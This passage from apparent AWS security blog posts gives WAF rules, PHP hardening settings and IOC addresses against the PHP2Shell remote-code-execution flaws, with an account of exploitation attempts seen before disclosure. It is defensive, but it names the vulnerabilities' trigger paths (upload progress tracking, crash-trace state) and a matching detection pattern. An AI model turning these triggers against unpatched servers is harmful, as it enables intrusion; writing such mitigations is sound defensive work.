      "Size": 8192,
      "TextTransformations": [ { "Priority": 0, "Type": "NONE" } ]
    }
  },
  "VisibilityConfig": { "SampledRequestsEnabled": true, "CloudWatchMetricsEnabled": true, "MetricName": "PHP2ShellBlockOversizeBody" }
}

NOTE: If a specific managed rule breaks legitimate traffic, override that rule to Count rather than disabling the whole group.

Rate-limit repeated attempts

A rate-based rule on POST requests limits how many requests one IP address can send. That lowers the chance of triggering either vulnerability through volume. It also makes the stale-state path harder, because that path needs a producer request and a consumer request to land on the same worker. Set the limit from your normal per-IP POST rate; 100 requests per 60 seconds is a starting point. This rule complements a server setting of pm.max_requests=1, which recycles the worker on each request.

{
  "Name": "RateLimit-Posts",
  "Priority": 3,
  "Action": { "Count": {} },
  "Statement": {
    "RateBasedStatement": {
      "Limit": 100,
      "EvaluationWindowSec": 60,
      "AggregateKeyType": "IP",
      "ScopeDownStatement": {
        "ByteMatchStatement": {
          "FieldToMatch": { "Method": {} },
          "PositionalConstraint": "EXACTLY",
          "SearchString": "POST",
          "TextTransformations": [ { "Priority": 0, "Type": "NONE" } ]
        }
      }
    }
  },
  "VisibilityConfig": { "SampledRequestsEnabled": true, "CloudWatchMetricsEnabled": true, "MetricName": "PHP2ShellRateLimitPosts" }
}

Server-side mitigations that complement AWS WAF

These host and runtime changes address the parts of CVE-2026-109619 that sit below the HTTP layer a WAF inspects, so they fall outside its scope by design. Apply them alongside the AWS WAF rules as the host and runtime layer of your defense.

  • Upgrade PHP to 8.5.12, 8.4.27, 8.3.36, or 8.2.35. This is the only complete fix for CVE-2026-109618 and CVE-2026-109619. These releases don’t fix CVE-2026-115560; see the session.upload_progress.enabled bullet. PHP 8.1 and earlier are no longer supported upstream, so check with your distribution or long-term support vendor for a backported fix, or plan a move to a supported branch.
  • Address CVE-2026-109618 at the PHP level. Set memory_limit=-1 in a way applications can’t override, such as php_admin_value in the FPM pool or Apache configuration, and check that no pool, directory, or application setting puts a finite limit back. Keep post_max_size low (8M where the application accepts no uploads, 32M where it does), and keep upload_max_filesize below post_max_size. Use a container or cgroup limit as an availability boundary, not RLIMIT_AS or RLIMIT_DATA, which can cause the vulnerable allocation failure.
  • Set fatal_error_backtraces=0 on PHP 8.5 and restart every worker. This disables the setting that stores crash-trace state across a request, one of the confirmed ways the vulnerability is triggered.
  • Set session.upload_progress.enabled=0 and restart every worker. This turns off the upload-tracking feature that’s the other confirmed trigger. Keep it off after you patch: it is also PHP’s mitigation for CVE-2026-115560, which the October 21 releases don’t fix.
  • Prefer php.ini, FPM pool, or server startup configuration over per-request INI overrides (settings applied per request through .htaccess, php_value, or FastCGI PHP_VALUE). Remove obsolete directives so they don’t raise diagnostic warnings.
  • Eliminate fatal errors and execution timeouts on attacker-reachable routes, including upload, import, error-page, shutdown, serialization, and extension paths.
  • Set pm.max_requests=1 if performance allows, so each worker process is recycled after one request, which breaks the link between the request that plants stale data and a later request that would reuse it.
  • Turn on error logging (log_errors=On, a working error_log, error_reporting=E_ALL) and review your Apache, FPM, or proxy logs for repeated warnings, deprecations, fatal errors, and timeouts on attacker-controlled routes. The absence of errors is not proof of safety.

Getting started

Complete the following steps to get started:

  1. Inventory where PHP runs and which versions and server APIs (mod_php, FPM, FrankenPHP, LSAPI) are in use. Identify any public endpoint that accepts a request body.
  2. Check the web ACL in front of each PHP workload. If it uses the PHP application rule group at the default version, PHP2Shell_BODY and PHP2Shell_BODY_Extended are already active. If it pins a static version, change it to Version_2.4 or later, or remove the Version field to use the default version.
  3. Add the PHP application rule group and the Core rule set where they’re missing. Then decide whether each application uses multipart uploads, which determines whether you can add the rule that blocks multipart requests.
  4. Add the applicable custom rules in Count mode. Raise the body inspection limit on CloudFront or API Gateway if a rule needs it.
  5. Watch the sampled requests and Amazon CloudWatch metrics for each rule. Confirm that legitimate uploads and large JSON POSTs aren’t matched.
  6. Switch the rules to Block after the metrics are clean. Test the custom rules with a benign multipart/form-data POST, an oversized body, and a POST request that has a PHPSESSID cookie and PHP_SESSION_UPLOAD_PROGRESS in the body. After you switch to Block, expect a 403 response and the matching rule metric.
  7. In parallel, apply the PHP upgrade and the configuration mitigations. Remove or retain the AWS WAF rules as supporting controls after your fleet is patched.

Conclusion

The PHP2Shell vulnerabilities—CVE-2026-109618 and CVE-2026-109619—are unauthenticated RCE vulnerabilities that reach PHP before your application code runs. AWS WAF gives you a way to help narrow the attack surface during the patch window. Turn on the PHP application managed rule group at the default version (or version 2.4 or later if you pin) and the Core rule set. Then add the custom controls that fit your application: block multipart requests where no uploads are expected, cap request body size, and rate-limit repeated attempts. These mitigating controls can help reduce exposure, but they don’t close the vulnerabilities. Upgrade PHP to a fixed release, apply the server configuration changes (including session.upload_progress.enabled=0, which also covers CVE-2026-115560 until PHP releases a fix), and treat AWS WAF as the edge layer that supports those fixes rather than the fix itself.

To learn more, see the PHP application managed rule group and the AWS Managed Rules changelog, managed rule group versioning, the web ACL body inspection limit, oversize request component handling, and the AWS re:Post article on handling oversize HTTP request bodies. For tuning and exceptions, see the AWS WAF best practices guide. For the vulnerability details, see the PHP advisories GHSA-w8hw-w9fx-j79w and GHSA-6wmf-4rv5-p3rp, and the PHP session upload progress manual.

Alex Waddell

Alex Waddell

Alex Waddell is a Principal Solutions Architect at AWS specializing in security within the Worldwide Specialist Organization, based in Scotland. Alex has been working in the security domain since 1999 and joined AWS in 2021 to work with customers across EMEA on cloud security architecture, identity, threat detection and application security. When he is not working, Alex enjoys spending time sampling rum from around the world (Alex is one of those rarely found Scottish people that doesn’t like whisky), walking his dogs in the local forest trails and traveling.

Lawton Pittenger

Lawton Pittenger

Lawton is a Worldwide Security Specialist Solutions Architect at AWS, based in New York City. He specializes in helping customers design and implement effective network security controls. At AWS, he works with customers at scale and collaborates closely with service teams to drive continuous improvement in security services based on customer needs and feedback. Outside of work, his interests include skateboarding, snowboarding, and spending time in nature.

Ian Olson

Ian Olson

Ian is a Senior Security Specialist Solutions Architect at AWS. He helps
customers automate security services to safeguard against threats like
DDoS and web exploitations. Through intelligent automation, he delivers
security solutions tailored to organizations of any scale. When he’s not
working, Ian enjoys spending quality time with his two young children.

Eitav Arditti

Eitav is a Senior Solutions Architect at AWS and a technology leader with over 15 years of experience in the tech industry. He specializes in edge computing, serverless, and platform engineering, and works with engineering teams to design secure, globally scalable architectures on CloudFront and AWS WAF. His current focus is on internet-scale systems—from global content delivery to edge security.

  •  

Amazon Threat Intelligence identifies PHP2Shell exploitation prior to public disclosure in MadPot

Amazon Threat Intelligence identified a PHP2Shell exploitation attempt dating to Oct. 17, 2026, in MadPot telemetry, four days before public disclosure of CVE-2026-109618 and CVE-2026-109619. The exploit attempt originated from an IP address associated with a commercial anonymization network. While the vulnerability was under embargo, the targeting of a honeypot from an anonymized IP address suggests the activity was conducted by a threat actor, though it remains unclear how the actor acquired exploit information prior to disclosure.

The PHP embargo window was set to be lifted on 2026-10-21 1400 UTC. On the day of the release, Amazon Threat Intelligence identified multiple proof of concept exploits for the vulnerability, with the earliest around 2026-10-21 0200 UTC. Subsequently, from 2026-10-21 0200 UTC to 2026-10-21 0800 UTC, Amazon Threat Intelligence identified additional exploitation attempts of PHP2Shell targeting MadPot from additional anonymized infrastructure. The actual payloads and choices in anonymization infrastructure varied, suggesting these were multiple actors. Technical analysis is ongoing, and it’s unclear if any of these attempts would have succeeded in real-world systems.

The actual release of the embargo window was 2026-10-21 1400 UTC. Once the embargo was lifted and the patch was released, additional proof-of-concept exploits appeared within hours, and we saw them used against our sensors almost immediately. PHP2Shell is now seeing broad exploitation attempts in the wild.

Two lessons from this event apply well beyond this one vulnerability:

  1. An embargo protects defenders only until someone else finds the same bug. Coordinated disclosure is still the right model. But defenders should not assume the public disclosure date is the earliest date of exploitation. With PHP2Shell, compromise may predate the advisory.
  2. The time from patch to working exploit is shrinking for structural reasons. In the past, most exploitation we observed came after a public proof of concept was released. A small number of capable actors built exploits, and everyone else waited for them. That dependency is weakening. AI-assisted analysis makes it cheaper to turn a patch diff or advisory into a working exploit. As a result, more actors can act within hours or even minutes once technical details of a vulnerability are disclosed.

For security leaders, this changes several working assumptions:

  1. For critical vulnerabilities in internet-facing systems, measure patch and mitigation timelines in hours. A 7-day or 30-day SLA assumes a delay that no longer exists.
  2. Start investigations from the earliest known exploitation, not from the disclosure date. For PHP2Shell, investigate from at least starting on October 17th.
  3. Invest in detections that don’t rely on a signature for a specific CVE. The first exploitation will often come before those signatures exist.

How AWS helps protect customers

AWS deploys multiple layers of protection to help safeguard customers. Our internal threat intelligence system automatically detected and restricted malicious scanning attempts targeting this vulnerability. We analyze over 200 billion events per minute and integrate threat intelligence from our MadPot honeypot network to identify and block known exploitation attempts in real time. Our honeypot system provides us with early detection of exploitation attempts, enabling rapid response and threat analysis.

Immediate recommended actions

  1. Upgrade immediately to the fixed PHP versions. Upgrading is the only complete remediation for both CVE-2026-109618 and CVE-2026-109619. There are no configuration-only workarounds that fully address both issues.
  2. Consider blocking multi-part file uploads in PHP deployments that cannot be patched immediately, but determine how this would affect your application prior to deploying.
  3. Look for POST requests with the PHP_SESSION_UPLOAD_PROGRESS string in form uploads.
  4. Review web server logs for suspicious activity.
  5. Check for unexpected process execution or file modification on web application servers.

Indicators of Compromise (IOCs)

IP Address

Observed Date

103.216.220.92

10/17/2026

31.223.184.166

10/21/2026

37.19.200.5

10/21/2026

134.209.159.64

10/21/2026

103.114.163.188

10/21/2026

95.217.98.37

10/21/2026

The identified IP addresses include shared anonymization infrastructure and are not exclusive to this threat activity. Organizations should investigate any observations involving these addresses as opposed to blocking.

See how to use AWS Web Application Firewall to help reduce your exposure while you patch in our blog post Using AWS WAF to apply mitigations for PHP2Shell RCE vulnerabilities (CVE-2026-109618 and CVE-2026-109619).

If you have questions, start a new thread on AWS re:Post or reach out to AWS Support.


CJ Moses

CJ Moses

CJ Moses is the CISO of Amazon Integrated Security. In his role, CJ leads security engineering and operations across Amazon. His mission is to enable Amazon businesses by making the benefits of security the path of least resistance. CJ joined Amazon in December 2007, holding various roles including Consumer CISO, and most recently AWS CISO, before becoming CISO of Amazon Integrated Security September of 2023.
Prior to joining Amazon, CJ led the technical analysis of computer and network intrusion efforts at the Federal Bureau of Investigation’s Cyber Division. CJ also served as a Special Agent with the Air Force Office of Special Investigations (AFOSI). CJ led several computer intrusion investigations seen as foundational to the security industry today.

CJ holds degrees in Computer Science and Criminal Justice, and is an active SRO GT America GT2 race car driver.

  •  
❌